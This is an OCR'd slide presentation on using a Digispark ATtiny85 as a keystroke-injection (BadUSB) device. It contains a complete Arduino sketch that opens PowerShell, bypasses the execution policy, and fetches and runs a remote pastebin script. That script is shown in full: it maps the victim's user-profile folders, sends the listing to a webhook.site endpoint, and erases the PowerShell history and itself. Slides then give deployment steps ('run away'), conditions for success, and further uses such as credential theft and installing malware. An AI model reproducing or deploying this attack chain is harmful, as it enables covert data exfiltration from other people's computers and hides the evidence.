# HACKING WITH DIGISPARK

Tiny but mighty!



Presented by: Lucas Lalumière

# INTRODUCTION

In today's presentation, we'll be covering how you can hack hardware devices in seconds using the power of external hardware.

# TABLE OF CONTENTS






01

# WHAT IS IT

What is a Digispark attiny85?

# Digispark attiny85





It is a **compact, affordable microcontroller** used for projects requiring minimal hardware and simple functionality.

**Key features:**

- **IT'S TINY**
- **Built-in USB Support**
- **LED Indicators**

**And the most important thing**: it can pretend to be a keyboard!




# 02

# TREE OF LIFE?

The brains of the project!

TreeOfLife.ino DigiKeyboard.h

```ino
#include "DigiKeyboard.h"
#define KEY_DOWN 0x51 // Keyboard Down Arrow
#define KEY_ENTER 0x28 //Return/Enter Key

void setup() {

  pinMode(1, OUTPUT); //LED on Model A

  // Wait for the Windows key to open the Start menu
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
  DigiKeyboard.delay(200); //use 200 to be safe


  // Type "powershell" and press Enter
  DigiKeyboard.print("powershell");
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(1000); //2000

  //Fast script
  DigiKeyboard.println("Set-ExecutionPolicy -Scope Process -ExecutionPolicy Bypass;iwr \"https://pastebin.com/raw/UNQVvTVt\" -OutFile f.ps1;.\\f.ps1;exit");

  DigiKeyboard.sendKeyStroke(KEY_SPACE, MOD_ALT_LEFT); //Minimize
  DigiKeyboard.sendKeyStroke(KEY_N);
  digitalWrite(1, HIGH); //turn on led when program finishes
  DigiKeyboard.delay(90000);
  digitalWrite(1, LOW);
  DigiKeyboard.delay(5000);
}

void loop() {
  // Do nothing in the loop
}
```

https://pastebin.com/raw/UNQVvTVt

PASTEBIN API TOOLS FAQ + paste Search...

# Untitled

SHLUCUS DEC 7TH, 2024 1 0 10 MIN ADD COMMENT

SHARE TWEET


PowerShell 0.39 KB | Cybersecurity | 0 0 copy raw download clone embed print edit delete

```
1.
2. $s=[Environment]::GetFolderPath('UserProfile');$f=[IO.Path]::GetTempFileName();function t($p,$i='',$n=0){if($n-ge4){return};gci $p -dir|%
   {"$i|--$($_.Name)"|ac $f;t $_.FullName "$i " ($n+1)}};$s|ac $f;t $s;iwr 'https://webhook.site/7b7afab9-ff69-4077-9121-48fcd4aad26c' -Method
   Post -Body (gc $f -Raw) -ContentType 'text/plain';rm $f;rm (Get-PSReadLineOption).HistorySavePath -Force;rm f.ps1;exit
3.
```

## RAW Paste Data


```
$s=[Environment]::GetFolderPath('UserProfile');$f=[IO.Path]::GetTempFileName();function t($p,$i='',$n=0){if($n-ge4){return};gci $p -
dir|%{"$i|--$($_.Name)"|ac $f;t $_.FullName "$i " ($n+1)}};$s|ac $f;t $s;iwr 'https://webhook.site/7b7afab9-ff69-4077-9121-
48fcd4aad26c' -Method Post -Body (gc $f -Raw) -ContentType 'text/plain';rm $f;rm (Get-PSReadLineOption).HistorySavePath -Force;rm
f.ps1;exit
```

```powershell
# Get the user's home directory and create a temporary file
$userProfilePath = [Environment]::GetFolderPath('UserProfile')
$tempFilePath = [IO.Path]::GetTempFileName()

# Function to traverse directories (up to 4 levels deep)
function TraverseDirectory($path, $indent = '', $depth = 0) {
    if ($depth -ge 4) { return } # Limit recursion depth
    Get-ChildItem $path -Directory | ForEach-Object {
        "$indent|--$($_.Name)" | Add-Content $tempFilePath # Write directory name
        TraverseDirectory $_.FullName "$indent " ($depth + 1) # Recurse for subdirs
    }
}

# Save the user profile directory to the temp file and start traversal
$userProfilePath | Add-Content $tempFilePath
TraverseDirectory $userProfilePath

# Send the collected data to a webhook
Invoke-WebRequest -Uri 'https://webhook.site/7b7afab9-ff69-4077-9121-48fcd4aad26c' `
    -Method Post -Body (Get-Content $tempFilePath -Raw) -ContentType 'text/plain'

# Clean up: remove temporary file, history, and the script itself
Remove-Item $tempFilePath
Remove-Item (Get-PSReadLineOption).HistorySavePath -Force
Remove-Item f.ps1
exit

```



03

# How It Works

How we can hack with it?

# ORDER OF EXECUTION

## 01

### PLUG

Plug the Digispark to the target device.

## 02

### OPEN TERMINAL

Opens powershell using [Windows + R]

## 03

### FETCH SCRIPT

Fetch the script from *Pastebin* URL.

## 04


### “RUN”

Run *TreeOfLife* script and run away.

## 05

### Upload

Script results sent to WebHook


Call TraverseDirectory
Function TraverseDirectory
If depth >= 4
Send collected data to webhook
True
False
Return
Get child directories
Clean up temporary file, history, and script
Write directory name to temp file
End
Recursive call to TraverseDirectory

# Conditions

- Target must be **connected to Wi-Fi**.
- Device must be **open and unlocked**.
- **Slower** the computer, **bigger** the risk.
- Must be in **physical contact** with device.


DEMO

# IS IT LEGAL?

# 05 POSSIBILITIES

## Data Mining

Steal search histories, browser cookies, clipboard content, or files containing sensitive information.

## Credential Theft

Stealing account passwords, Wi-Fi passwords, or saved credentials from web browsers and password managers.

## Malware Execution

Can run scripts to download and execute malware, ransomware, or backdoor programs to compromise systems.

# THANKS!

DOES ANYONE HAVE ANY QUESTIONS?